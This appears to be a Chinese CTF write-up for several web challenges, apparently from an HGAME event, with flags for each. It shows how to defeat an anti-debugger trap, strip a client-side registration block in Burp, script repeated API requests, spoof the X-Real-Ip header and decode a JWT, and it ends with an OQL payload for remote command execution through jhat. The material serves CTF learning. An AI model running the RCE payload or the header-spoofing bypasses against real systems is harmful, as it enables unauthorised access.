2048*16

1、首先ctrl+U查看源码，将js下载下来，放到在线格式化工具中进行格式化后，用hbuilderx本地查看：

```
1139            }
1140        }, v[u(465)][u(512)] = function() {
1141            var x = u;
1142            this[x(490)].getBestScore() < this[x(453)] && this[x(490)].setBestScore(this[x(453)]), th
1143                score: this[x(453)],
1144                over: this[x(456)],
1145                won: this[x(460)],
1146                bestScore: this[x(490)][x(459)](),
1147                terminated: this[x(464)]()
1148            })
1149        }, v.prototype[u(516)] = function() {
1150            var x = u;
```

1145行为赢的标志。

```
649     }, g[h(432)][h(469)] = function(x) {
650         var n = h,
651             e = x ? "game-won" : n(443),
652             t = x ? s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
653         this[n(438)][n(437)].add(e), this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
654     },
```

本处为赢了之后的处理。

2、解除无限debugger

```
Function.prototype.__constructor_back = Function.prototype.constructor;
Function.prototype.constructor = function() {
    if(arguments && typeof arguments[0]==='string'){
        //alert("new function: "+ arguments[0]);
        if("debugger" === arguments[0]){
            //arguments[0]="console.log(\"anti debugger\");";
            //arguments[0]=";";
            return
        }
    }
   return Function.prototype.__constructor_back.apply(this,arguments);
}
```

方法1：

在653行和1142行添加断点，运行到此处后，在控制台输入

```
this[x(460)]=true
```

继续运行，然后会在653行停下来，在控制台查看变量t的内容，即可获得flag：

flag{b99b820f-934d-44d4-93df-41361df7df2d}

方法2：

这是复盘的时候发现的方法。

显然这部分是判断赢，然后显示flag的。

```
    }, g.prototype.updateBestScore = function(x) {
        this.bestContainer.textContent = x
    }, g[h(432)][h(469)] = function(x) {
        var n = h,
            e = x ? "game-won" : n(443),
            t = x ? s0(n(439), "V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3") : n(453);
        this[n(438)][n(437)].add(e), this[n(438)][n(435)]("p")[-1257 * -5 + 9 * 1094 + -5377 * 3].textContent = t
    },
```

s0函数是用于解密的

```
function s0(x, n) {
    for (var e = h, t = 36 * 52 + -590 + -1282, r, a, o = -1 * -1971 + -678 + -1293, c = ""; a = x[e(442)](
    return c
}
```

所以这里最关键的是找到652行中的n(439)，可以通过调试获得，也可以通过审计代码获取。在$()函数中很明显有一个很奇怪的串，这个串就是n(439)，也就是flag的前半段

```
function $() {
    var x = ["debu", "charAt", "game-over", "push", "tile", "3218200jObBXv", "gger",
     "bestContainer", "firstChild", "chain", "4992592cfFfKg", "updateBestScore",
     "Game over!", "add", "score-addition", ".best-container", "over", ".tile-container",
      "scoreContainer", "counter", "clearMessage", "tile-", "tile-merged", "appendChild", "remove",
       "1457704JdCGrI", "apply", "clearContainer", "message", "1135845OAckHq", "init", "requestAnimationFrame", "addTile", "applyClasses",
       "\\+\\+ *(?:[a-zA-Z_$][0-9a-zA-Z_$]*)", "value", "while (true) {}", "call", "length", "querySelector", "indexOf", "string", "div", "tile-new",
        "function *\\( *\\)", "setInterval", "2589jWZTtI", "updateScore", "class", "createElement", "score", '{}.constructor("return this")( )',
        "4321134sPxlgc", "stateObject", "positionClass", "action", "terminated", "won", "tile-position-", "constructor", "join", "fromCharCode",
         "forEach", "textContent", "normalizePosition", "continueGame", "previousPosition", "bestScore", "3224mBKYMJ", "1522395ywebnW", "prototype",
          ".score-container", "actuate", "getElementsByTagName", "tile-super", "classList", "messageContainer",
           "I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK", "tileContainer"];
    return $ = function() {
        return x
    }, $()
}
```

在控制台执行s0函数:

```
s0('I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK',"V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3")
```

即可得到flag:


```
> s0('I7R8ITMCnzbCn5eFIC=6yliXfzN=I5NMnz0XIC==yzycysi70ci7y7iK',"V+g5LpoEej/fy0nPNivz9SswHIhGaDOmU8CuXb72dB1xYMrZFRAl=QcTq6JkWK4t3")
< 'flag{b99b820f-934d-44d4-93df-41361df7df2d}'
```

Bypass it

本题利用新用户进行登录，即可获取flag

本题需要绕过注册，注册一个新用户，然后利用新用户进行登录，即可获取flag

点击“注册”，Burpsuite拦截，选择拦截Response



返回代码中，删除script

```
                □□□:
              </label>
              <input type="text" name="username" />
            </li>
            <li>
              <label>
                □□□:
              </label>
              <input type="password" name="password" />
            </li>
            <li>
              <label>

              </label>
              <input type="submit" name="register" value="□□" />
            </li>
          </ul>
        </fieldset>
      </form>
      <script language='javascript' defer>
        alert('□□□□□□□□□□□');
        top.location.href='login.html'
      </script>
    </div>
  </body>
</html>
```

然后就可以在浏览器中正常注册用户了

hgame{d87af155e0c6e3f330f2ff0f65aad000fc0399d3}

Select Courses

感觉就是burpsuite 一直repeat，随机就选中课了。

编写python代码，自动选择某一门课程：

```
import requests
import json

url="http://47.100.245.185:30917/api/courses"
res=requests.session()
c={"id":1

payload = json.dumps(c)
for i in range(0,1000):
    headers = {'Content-Type': 'application/json'}
    r=res.post(url,data=payload,headers=headers)
    data=r.json()

    if data["full"]==0:
        print("恭喜，选课成功")
        break

print("----------------------------")
```

修改c，重复执行，直到所有课程均选中，然后就可以去拿flag了：

hgame{w0W!1E4Rn_To_u5e_5cripT^^}

ezHTTP

Burpsuite拦截，添加或修改头部：

```
Referer: vidar.club
User-Agent: Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
X-Real-Ip: 127.0.0.1
```

响应中可以看到

```
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR
9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
```

这是一个Bearer 认证，也成为令牌认证，是一种 HTTP 身份验证方法。当前最流行的 token 编码方式是 JSON Web Token （JWT）。由三部分组成，Header、Payload、Signature。它们之间用 圆点. 连接，并使用 Base64 编码。

将三部分内容分别Base64解码，发现第二部分得到flag：

hgame{HTTP_!s_1mP0rT4nt}

jhat

oql可以通过如下语句进行RCE

java.lang.Runtime.getRuntime().exec("ls /")